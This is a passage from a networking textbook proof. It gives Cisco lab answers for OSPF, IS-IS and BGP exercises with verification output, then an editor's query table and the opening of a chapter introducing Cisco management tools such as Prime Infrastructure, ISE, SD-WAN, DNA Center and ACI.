1849 IOU4(config-if)#ip address 4.4.4.4 255.255.255.255
1850 IOU4(config-if)#router ospf 1
1851 IOU4(config-router)#passive-interface default
1852 IOU4(config-router)#no passive-interface e0/0
1853 IOU4(config-router)#no passive-interface e0/1
1854 IOU4(config-router)#router-id 4.4.4.4
1855 IOU4(config-router)#network 192.168.4.0 0.0.0.3 area 0
1856 IOU4(config-router)#network 192.168.5.0 0.0.0.3 area 0
1857 IOU4(config-router)#network 4.4.4.4 0.0.0.0 area 0

1858 IOU6(config-if)#int e0/0
1859 IOU6(config-if)#no switchport
1860 IOU6(config-if)#ip address 192.168.6.2 255.255.255.252
1861 IOU6(config-if)#int loopback1
1862 IOU6(config-if)#ip address 6.6.6.6 255.255.255.255
1863 IOU6(config-if)#router ospf 1
1864 IOU6(config-router)#passive-interface default
1865 IOU6(config-router)#router-id 6.6.6.6
1866 IOU6(config-router)#no passive-interface e0/0
1867 IOU6(config-router)#network 192.168.6.0 0.0.0.3 area 0
1868 IOU6(config-router)#network 6.6.6.6 0.0.0.0 area 0

1869 IOU1#sh ip route ospf
1870 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1871 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1872 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1873 E1 - OSPF external type 1, E2 - OSPF external type 2
1874 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1875 ia - IS-IS inter area, * - candidate default, U - per-user static route
1876 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1877 + - replicated route, % - next hop override

```

```

Gateway of last resort is not set 1878

 2.0.0.0/32 is subnetted, 1 subnets 1879
0 2.2.2.2 [110/11] via 192.168.1.2, 00:05:30, Ethernet0/0 1880
 3.0.0.0/32 is subnetted, 1 subnets 1881
0 3.3.3.3 [110/11] via 192.168.2.2, 00:05:30, Ethernet0/1 1882
 4.0.0.0/32 is subnetted, 1 subnets 1883
0 4.4.4.4 [110/21] via 192.168.2.2, 00:05:30, Ethernet0/1 1884
 5.0.0.0/32 is subnetted, 1 subnets 1885
0 5.5.5.5 [110/21] via 192.168.1.2, 00:05:30, Ethernet0/0 1886
 6.0.0.0/32 is subnetted, 1 subnets 1887
0 6.6.6.6 [110/31] via 192.168.1.2, 00:05:30, Ethernet0/0 1888
 192.168.3.0/30 is subnetted, 1 subnets 1889
0 192.168.3.0 [110/20] via 192.168.1.2, 00:05:30, Ethernet0/0 1890
 192.168.4.0/30 is subnetted, 1 subnets 1891
0 192.168.4.0 [110/20] via 192.168.2.2, 00:05:30, Ethernet0/1 1892
 192.168.5.0/30 is subnetted, 1 subnets 1893
0 192.168.5.0 [110/30] via 192.168.2.2, 00:05:30, Ethernet0/1 1894
 [110/30] via 192.168.1.2, 00:05:30, Ethernet0/0 1895
 192.168.6.0/30 is subnetted, 1 subnets 1896
0 192.168.6.0 [110/30] via 192.168.1.2, 00:05:30, Ethernet0/0 1897
IOU1#sh ip ospf database 1898

 OSPF Router with ID (1.1.1.1) (Process ID 1) 1899

 Router Link States (Area 0) 1900

Link ID ADV Router Age Seq# Checksum Link count 1901
1.1.1.1 1.1.1.1 513 0x80000009 0x008AB1 3 1902
2.2.2.2 2.2.2.2 471 0x80000006 0x00BA75 3 1903
3.3.3.3 3.3.3.3 486 0x80000003 0x000B18 3 1904
4.4.4.4 4.4.4.4 440 0x80000003 0x00B15E 3 1905
5.5.5.5 5.5.5.5 460 0x80000006 0x00B255 4 1906
6.6.6.6 6.6.6.6 425 0x80000004 0x007576 2 1907

 Net Link States (Area 0) 1908

Link ID ADV Router Age Seq# Checksum 1909
192.168.1.1 1.1.1.1 1418 0x80000001 0x002F92 1910
192.168.2.1 1.1.1.1 1488 0x80000001 0x005666 1911
192.168.3.1 2.2.2.2 1104 0x80000001 0x00B3F7 1912
192.168.4.1 3.3.3.3 937 0x80000001 0x007A2C 1913
192.168.5.2 5.5.5.5 934 0x80000001 0x006D27 1914
192.168.6.1 5.5.5.5 750 0x80000001 0x00D0BB 1915

IOU1#sh ip ospf neighbor 1916

Neighbor ID Pri State Dead Time Address Interface 1917
3.3.3.3 1 FULL/BDR 00:00:36 192.168.2.2 Ethernet0/1 1918
2.2.2.2 1 FULL/BDR 00:00:32 192.168.1.2 Ethernet0/0 1919

```

```
1920 IOU1#ping 192.168.1.2
1921 Type escape sequence to abort.
1922 Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
1923 !!!!!
1924 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
1925 IOU1#ping 192.168.2.2
1926 Type escape sequence to abort.
1927 Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
1928 !!!!!
1929 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
1930 IOU1#ping 192.168.3.2
1931 Type escape sequence to abort.
1932 Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
1933 !!!!!
1934 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
1935 IOU1#ping 192.168.4.2
1936 Type escape sequence to abort.
1937 Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
1938 !!!!!
1939 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/7 ms
1940 IOU1#ping 192.168.5.2
1941 Type escape sequence to abort.
1942 Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
1943 !!!!!
1944 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
1945 IOU1#ping 192.168.6.2
1946 Type escape sequence to abort.
1947 Sending 5, 100-byte ICMP Echos to 192.168.6.2, timeout is 2 seconds:
1948 !!!!!
1949 Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
1950 IOU1#ping 2.2.2.2
1951 Type escape sequence to abort.
1952 Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds:
1953 !!!!!
1954 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/10 ms
1955 IOU1#ping 3.3.3.3
1956 Type escape sequence to abort.
1957 Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
1958 !!!!!
1959 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/5 ms
1960 IOU1#ping 4.4.4.4
1961 Type escape sequence to abort.
1962 Sending 5, 100-byte ICMP Echos to 4.4.4.4, timeout is 2 seconds:
1963 !!!!!
1964 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms
1965 IOU1#ping 5.5.5.5
1966 Type escape sequence to abort.
1967 Sending 5, 100-byte ICMP Echos to 5.5.5.5, timeout is 2 seconds:
1968 !!!!!
```


```

Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms 1969
IOU1#ping 6.6.6.6 1970
Type escape sequence to abort. 1971
Sending 5, 100-byte ICMP Echos to 6.6.6.6, timeout is 2 seconds: 1972
!!!!! 1973
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms 1974

```

## Exercise 5

Configure all interfaces and IP addresses, and enable IS-IS on all routers according to the following diagram. All interfaces should participate in IS-IS at Level 1. Configure MD5 authentication on the IS-IS instance. Your key chain name should be ISIS\_AUTH, and the key string should be MD5. Verify the adjacency by showing the neighbor adjacency and showing the routing table.



**Figure 6-37.** IS-IS routing answer diagram

```

IOU1(config)#int loopback1 1980
IOU1(config-if)#ip add 100.100.100.1 255.255.255.255 1981
IOU1(config-if)#ip router isis 1982
IOU1(config-if)#int e0/0 1983
IOU1(config-if)#ip address 192.168.100.1 255.255.255.252 1984
IOU1(config-if)#ip router isis 1985
IOU1(config-if)#exit 1986
IOU1(config)#key chain ISIS_AUTH 1987
IOU1(config-keychain)#key 100 1988
IOU1(config-keychain-key)#key-string MD5 1989
IOU1(config-keychain-key)#router isis 1990
IOU1(config-router)#net 49.0100.0000.0000.0001.00 1991
IOU1(config-router)#is-type level-1 1992
IOU1(config-router)#log-adjacency-changes 1993
IOU1(config-router)#authentication mode md5 level-1 1994
IOU1(config-router)#authentication key-chain ISIS_AUTH level-1 1995

IOU2(config)#no key chain ISIS_AUTH 1996
IOU2(config)#int loopback1 1997
IOU2(config-if)#ip add 100.100.100.2 255.255.255.255 1998
IOU2(config-if)#ip router isis 1999
IOU2(config-if)#int e0/0 2000

```

```

2001 IOU2(config-if)#ip address 192.168.100.2 255.255.255.252
2002 IOU2(config-if)#ip router isis
2003 IOU2(config-if)#exit
2004 IOU2(config)#key chain ISIS_AUTH
2005 IOU2(config-keychain)#key 100
2006 IOU2(config-keychain-key)#key-string MD5
2007 IOU2(config-keychain-key)#router isis
2008 IOU2(config-router)#net 49.0100.0000.0000.0002.00
2009 IOU2(config-router)#is-type level-1
2010 IOU2(config-router)#log-adjacency-changes
2011 IOU2(config-router)#authentication mode md5 level-1
2012 IOU2(config-router)#authentication key-chain ISIS_AUTH level-1

```

2013 Now we verify that the IS-IS adjacency has formed:

```

2014 IOU2#sh clns neighbors detail
2015 System Id Interface SNPA State Holdtime Type Protocol
2016 IOU1 Et0/0 aabb.cc00.0500 Up 28 L1 IS-IS
2017 Area Address(es): 49.0100
2018 IP Address(es): 192.168.100.1*
2019 Uptime: 00:24:40
2020 NSF capable
2021 Interface name: Ethernet0/0

```

2022 IOU2#show ip route

```


2023 100.0.0.0/32 is subnetted, 2 subnets
2024 i L1 100.100.100.1 [115/20] via 192.168.100.1, 00:14:33, Ethernet0/0
2025 C 100.100.100.2 is directly connected, Loopback1
2026 192.168.10.0/24 is variably subnetted, 2 subnets, 2 masks
2027 C 192.168.10.4/30 is directly connected, Ethernet0/1
2028 L 192.168.10.5/32 is directly connected, Ethernet0/1
2029 192.168.100.0/24 is variably subnetted, 2 subnets, 2 masks
2030 C 192.168.100.0/30 is directly connected, Ethernet0/0
2031 L 192.168.100.2/32 is directly connected, Ethernet0/0

```

2032 We can see that the adjacency has formed between IOU1 and IOU2 and IOU2 has routes for IOU1's  
2033 loopback address.

## 2034 Exercise 6

2035 Configure all interfaces and IP addresses, and enable BGP on all routers according to the following diagram.  
2036 Use the loopback addresses to establish the neighbor relationship. Make sure that the router ID is the  
2037 loopback address on each router. Test pinging from IOU1 to IOU2. Verify the neighbor adjacency. Check that  
2038 the adjacency does not drop when the interface on IOU1 is shut. Use Figure 6-38 and the following answers  
2039 with commands to review the exercise.



**Figure 6-38.** BGP routing answer diagram

```

IOU1(config)#int e0/0 2040
IOU1(config-if)#ip address 192.168.1.1 255.255.255.252 2041
IOU1(config-if)#no shut 2042
IOU1(config-if)#int e0/1 2043
IOU1(config-if)#ip address 192.168.2.1 255.255.255.252 2044
IOU1(config-if)#int loopback1 2045
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255 2046
IOU1(config-if)#router bgp 100 2047
IOU1(config-router)#neighbor 2.2.2.2 remote-as 100 2048
IOU1(config-router)#neighbor 2.2.2.2 update-source loo1 2049
IOU1(config-router)#ip route 2.2.2.2 255.255.255.255 Ethernet0/0 2050
IOU1(config)#ip route 2.2.2.2 255.255.255.255 Ethernet0/1 2051

IOU2(config)#int e0/0 2052
IOU2(config-if)#no shut 2053
IOU2(config-if)#ip address 192.168.1.2 255.255.255.252 2054
IOU2(config-if)#int e0/1 2055
IOU2(config-if)#no shut 2056
IOU2(config-if)#ip address 192.168.2.2 255.255.255.252 2057
IOU2(config-if)#int loopback1 2058
IOU2(config-if)#ip address 2.2.2.2 255.255.255.255 2059
IOU2(config-if)#router bgp 100 2060
IOU2(config-router)#neighbor 1.1.1.1 remote-as 100 2061
IOU2(config-router)#neighbor 1.1.1.1 update-source loo1 2062
IOU2(config-router)#ip route 1.1.1.1 255.255.255.255 Ethernet0/0 2063
IOU2(config)#ip route 1.1.1.1 255.255.255.255 Ethernet0/1 2064

BGP neighbor is 2.2.2.2, remote AS 1, internal link 2065
 BGP version 4, remote router ID 2.2.2.2 2066
 BGP state = Established, up for 00:03:18 2067
 Last read 00:00:34, last write 00:00:38, hold time is 180, keepalive interval is 60 2068
 seconds 2069
 Neighbor sessions: 2070
 1 active, is not multisession capable (disabled) 2071

```

2072 Now you test to make sure that the BGP adjacency does not drop after you shut ports down, since you  
2073 have multiple connections to both routers:

```
2074 IOU1(config)#int e0/1
2075 IOU1(config-if)#shut
2076 *Jan 8 13:53:58.630: %LINK-5-CHANGED: Interface Ethernet0/1, changed state to
2077 administratively down
2078 *Jan 8 13:53:59.636: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed
2079 state to down
2080 IOU1(config-if)#do sh ip bgp neighbors
2081 BGP neighbor is 2.2.2.2, remote AS 1, internal link
2082 BGP version 4, remote router ID 2.2.2.2
2083 BGP state = Established, up for 00:05:17

2084 IOU1(config-if)#no shut
2085 IOU1(config-if)#int e0/0
2086 *Jan 8 13:54:40.657: %LINK-3-UPDOWN: Interface Ethernet0/1, changed state to up
2087 *Jan 8 13:54:41.665: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed
2088 state to up
2089 IOU1(config-if)#shut
2090 IOU1(config-if)#
2091 *Jan 8 13:54:45.978: %LINK-5-CHANGED: Interface Ethernet0/0, changed state to
2092 administratively down
2093 *Jan 8 13:54:46.981: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
2094 state to down
2095 IOU1(config-if)#do sh ip bgp neighbors
2096 BGP neighbor is 2.2.2.2, remote AS 1, internal link
2097 BGP version 4, remote router ID 2.2.2.2
2098 BGP state = Established, up for 00:05:50

2099
```

# Author Queries

Chapter No.: 6      0005078426

| Queries | Details Required                                                                                                                                                 | Author's Response |
|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | "Figures 6-1 and 6-3" have the same caption. Please check.                                                                                                       |                   |
| AU2     | Please check if "the router static routes to networks..." should be changed to "the router is static and routes to networks...".                                 |                   |
| AU3     | Please check if paragraph starting "The routing table can..." should be formatted in normal (text) font and hence can be edited.                                 |                   |
| AU4     | Please check if "Another useful command is:" should be formatted in normal (text) font and hence can be edited.                                                  |                   |
| AU5     | Please check if edit to sentence starting "As with RIP, in..." is okay.                                                                                          |                   |
| AU6     | Please check " <i>Totally stubby areas</i> " for correctness as it is named similarly as the preceding area but with a different description.                    |                   |
| AU7     | Please check if edit to sentence starting "We can see the.." is okay.                                                                                            |                   |
| AU8     | "Figures 6-16 and 6-30" have the same caption. Please check.                                                                                                     |                   |
| AU9     | Please check if edit to sentence starting "Hello packet is received..." is okay.                                                                                 |                   |
| AU10    | Please check if sentence starting "To display your neighbor..." should be formatted in normal (text) font and hence can be edited.                               |                   |
| AU11    | Please check if edits to sentences starting "An adjacency can only..." and "Routers configured for Level ..." are okay.                                          |                   |
| AU12    | Please check if "Level 1 if area matches and Level 2" is correct as is.                                                                                          |                   |
| AU13    | Please provide citation for "Table 6-5" in the text.                                                                                                             |                   |
| AU14    | Please check if "troubleshoot the loss of neighbor adjacencies" is okay as edited.                                                                               |                   |
| AU15    | Please check if "**May 10 06:03:13.299: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0001 (Ethernet0/0) Up, new adjacency" should be in code font.            |                   |
| AU16    | Please check if "**May 10 07:00:47.947: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0004 (Ethernet0/0) Up, new adjacency" should be in code font.            |                   |
| AU17    | Please check if "**May 10 07:01:21.083: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0002 (Ethernet0/1) Up, new adjacency" should be in code font.            |                   |
| AU18    | Please check if edit to sentence starting "Figures 6-18 and 6-19..." is okay.                                                                                    |                   |
| AU19    | Please check sentences starting "We can also see..." and "This indicates whether the..." for correctness as IS type as shown in the corresponding figure is "3". |                   |
| AU20    | Please check if "IS-IS LSP packet capture" is okay as edited.                                                                                                    |                   |
| AU21    | Please check if "IS-IS hello packet capture" is okay as edited.                                                                                                  |                   |
| AU22    | Please check if edits to sentences starting "Passive interfaces can be..." and "A passive interface will..." are okay.                                           |                   |
| AU23    | Please check if "router isis command" is okay as edited.                                                                                                         |                   |
| AU24    | "Figures 6-24, 6-25, and 6-32" have the same caption. Please check.                                                                                              |                   |
| AU25    | Please check if edit to sentence starting "You can alternatively use..." is okay.                                                                                |                   |
| AU26    | Please provide citations for "Figures 6-31 and 6-37" in the text.                                                                                                |                   |
| AU27    | Please check if sentence starting "We can see that..." should be in normal (text) font.                                                                          |                   |



## CHAPTER 7



# Introduction to Tools and Automation

This chapter introduces tools and automation. Some of the tools discussed are only covered in this chapter, while you will encounter others several times throughout the book.

## Tools Overview

Modern networks are getting so complicated that it is difficult to maintain them by manually logging into each device to monitor and configure it. Tools are designed to make your life easier. Tools provide us with scalability, so we can manage large infrastructures.

There isn't any lack of tools from which to choose. That is both good and bad. There isn't one single tool that can do everything everyone wants, and some tools have short life spans. When you select tools, you need to focus on your requirements and the stability of the company offering the tools. A tool that does everything except what you need isn't of any use to you.

## Introduction to Prime Infrastructure

Prime Infrastructure is a Cisco management and monitoring solution. It is designed to manage routers, switches, and wireless controllers. Prime pulls status, performance metrics, and configuration of network devices using SNMP and SSH (Secure Shell).

In addition to just monitoring, Prime can also provide compliance reports. There are some built-in compliance reports to get you started, but many organizations need to customize their compliance monitoring. This ensures that devices do not stray from the baseline. Compliance is not enabled by default. To enable it, go to Administration ► Settings ► System Settings ► General ► Server and change it to Enable.

this figure will be printed in b/w





Figure 7-1. Enable Prime Infrastructure compliance

AU1

22 After enabling the compliance service, you can see the built-in policies. Even if the built-in policies  
23 don't provide you with the rules you need, they are great for learning the policy language. The language uses  
24 a series of blocks, actions, and conditions. The conditions can be exact matches or use regular expressions.  
25 You can define global variables or per-policy variables that are used in the matches. You can also extract  
26 variables from matches at a higher step in the policy.



this figure will be printed in b/w

**Figure 7-2.** Example Prime Infrastructure compliance rule

Performance monitoring is essential to any network tool. Prime provides built-in performance monitoring on a per-device basis and using summary dashboards. In addition to the built-in capabilities, you can build dashboards as needed. We discuss that more in Chapter 18.

The reports in Prime Infrastructure have a capability similar to compliance monitoring. For example, you can run reports on PCI DSS compliance. PCI DSS is a security standard used by companies that process payments using credit cards. There are non-security-related reports that can provide information on changes and performances, or you can customize a report to use almost any information collected by Prime. Parallel to these reports is the PSIRT and EOX report. The PSIRT feature allows you to determine if there are security vulnerabilities affecting your versions of code and configuration. The EOX feature provides a report on end of life software and hardware.

Templates allow you to configure new devices with a common configuration. Provisioning a device using a template can take variables and plug them into the template and then push out a nearly completed configuration. They are also invaluable for pushing changes to groups of devices. Imagine you need to remove a feature on every edge router and replace it with a new feature. The configuration of the new feature will depend on an attribute of each device. A template allows you to use variables and conditions to account for this. You can use a simple configuration snippet, if it meets your requirements, but you aren't limited by it.

## Hands-On Experience and Limitations

At the time of this writing, an instance of Prime Infrastructure 3.2 is available on [dcloud.cisco.com](https://dcloud.cisco.com). Cisco dCloud is a free service that allows customers to test demos of various Cisco products. If you want to see what Prime Infrastructure looks like, reserve the lab in dCloud. It does not have much loaded into it, but you can get a feel for the interface.

The examples in this book use Prime Infrastructure 3.8. If you have a server with enough resources to install Prime Infrastructure, you can download the virtual appliance and test it using an evaluation license.

A few limitations of Prime Infrastructure are that it is only designed for Cisco products and the server component is being deprecated. You can add third-party devices for up/down monitoring, but Prime Infrastructure will not monitor them for performance.

## Introduction to Identity Services Engine

Cisco’s Identity Services Engine (ISE) is a central component of Cisco’s security portfolio. ISE was born out of identity-based network access control, but it does much more now. Zero trust is currently a big buzz phrase in security. It pushes your security boundary down from firewalls and data center controls to granular control of network admission. With ISE, authenticating to the network is not all or nothing. You can be given different types of access depending on who you are, how you are accessing the network, what type of endpoint you are on, and compliance of your endpoint.

ISE typically determines who you are by requiring authentication. Corporate devices will have 802.1x enabled and pass information to authenticate both the user and the computer. Guests who don’t have the 802.1x agent often need to use portals for authentication before they are allowed access.

ISE can determine the type of endpoint you are using by characteristics of the device. It calls this process profiling.

this figure will be printed in b/w

| Profiler Check Name                   | System Type    | Expression                                   | Description                               |
|---------------------------------------|----------------|----------------------------------------------|-------------------------------------------|
| Apple-iPhoneRule1Check1               | Cisco Provided | User-Agent CONTAINS iPhone                   | Apple-iPhoneRule1Check1                   |
| Apple-iPhoneRule2Check1               | Cisco Provided | host-name CONTAINS iPhone                    | Apple-iPhoneRule2Check1                   |
| Apple-iPodRule1Check1                 | Cisco Provided | User-Agent CONTAINS iPod                     | Apple-iPodRule1Check1                     |
| Apple-iPodRule3Check3                 | Cisco Provided | host-name CONTAINS iPod                      | Apple-iPodRule3Check3                     |
| Applera-Check                         | Cisco Provided | OUI EQUALS Applera Holding B.V. Singapo...   | Check for Applera Holding B.V. Singapo... |
| Arris-Device-Rule1-Check1             | Cisco Provided | OUI CONTAINS ARRIS                           | Condition for Arris-Device,based on Ma    |
| Aruba-AP-Rule3-Check1                 | Cisco Provided | dhcpv6-vendor-class EQUALS ArubaInstant...   | Condition for Aruba-AP based on DHCP      |
| Aruba-APRule1Check1                   | Cisco Provided | dhcp-class-identifier EQUALS ArubaAP         | Aruba-APRule1Check1                       |
| Aruba-APRule2Check1                   | Cisco Provided | dhcp-class-identifier EQUALS ArubaInstant... | Condition for Aruba-Access-Point , bas    |
| Aruba-DeviceRuleCheck1                | Cisco Provided | OUI CONTAINS ARUBA NETWORKS                  | Aruba-DeviceRuleCheck1                    |
| Asus-Device-Rule1-Check1              | Cisco Provided | OUI CONTAINS Asustek                         | Condition for Asus-Device,based on Ma     |
| Atrie-Device-Rule1Check1              | Cisco Provided | OUI CONTAINS Atrie                           | Condition for Atrie-Device,based on Ma    |
| Audio-Code-Device_Rule1Check1         | Cisco Provided | OUI CONTAINS AUDIO CODES                     | Condition for Audio-Code-Device, OUI      |
| Audio-Code-IP-Phone-405HD Rule1Check1 | Cisco Provided | lldoSystemDescription CONTAINS 405HD         | Condition for Audio-Code-IP-Phone-40      |

Figure 7-3. ISE profiling rules

The compliance portion often relies on an agent. The agent runs on your endpoint and reports results of scans and configuration checks to ISE. In some cases, external services such as mobile device managers will provide information on device compliance. All of this is tied to results. Sets of conditions in a policy set lead to a result on your network access.


We discuss ISE in more detail in Chapter 16.

## Introduction to Software-Defined WAN and vManage

Software-defined WAN (wide area network) is a concept that allows you to create an optimized overlay over your physical WAN infrastructure. That doesn’t necessarily mean that you can get rid of your WAN links.

What it means is you can manage them more efficiently. Routing protocols can only get you so far. A software layer that interacts with applications takes you a giant step further. Different SD-WAN vendors defined the term slightly differently. In this section, we focus on the Cisco solution.

There are several components to Cisco's SD-WAN solution. The vManage service puts them all together. Through vManage, you can monitor the health of your WAN and configure your policies and VPN. One of the key features of policies is application-aware routing. Application-aware routing allows you to monitor network applications and make routing decisions based on the performance of the application.



**Figure 7-4.** SD-WAN policy example

To get hands-on experience with SD-WAN, you can use Cisco's developer sandbox. Go to the following link and look for Cisco SD-WAN in the list:

<https://developer.cisco.com/docs/sandbox/#!networking/networking-sandbox-highlights>

Please note that this sandbox lab requires a reservation and you must VPN into it. It takes about 15 minutes before you can access the sandbox and several more minutes before the topology is fully loaded and stable.

## Introduction to Digital Network Architecture

According to Cisco's marketing material, Digital Network Architecture (DNA) is your bridge to intent-based networking. Intent-based networking allows you to configure your network from the perspective of business requirements. A DNA Center glues several other products together using adapters.

There is an overlap in Prime Infrastructure and DNA. Both can be used to configure devices using templates, but they go about it in a different way. Many of the actual CLI templates look like Prime templates, but a DNA Center uses policies to determine what should be pushed to devices.

In addition to using business-based policies, a DNA Center collects performance data from every device and security data from products such as ISE and Stealthwatch, which can be used in making configuration decision.

You can access an always-on DNA Center on the developer sandbox. Search for Cisco Digital Network Architecture (DNA) Center at the following link:

<https://developer.cisco.com/docs/sandbox/#!networking/networking-sandbox-highlights>

## Introduction to Application Centric Infrastructure

Application Centric Infrastructure (ACI) is a data center environment. Devices that are managed by the Application Policy Infrastructure Controller (APIC) are only managed by the APIC and cannot be manually configured. This provides ACI with the ability to complexly control its world without concern of external changes.

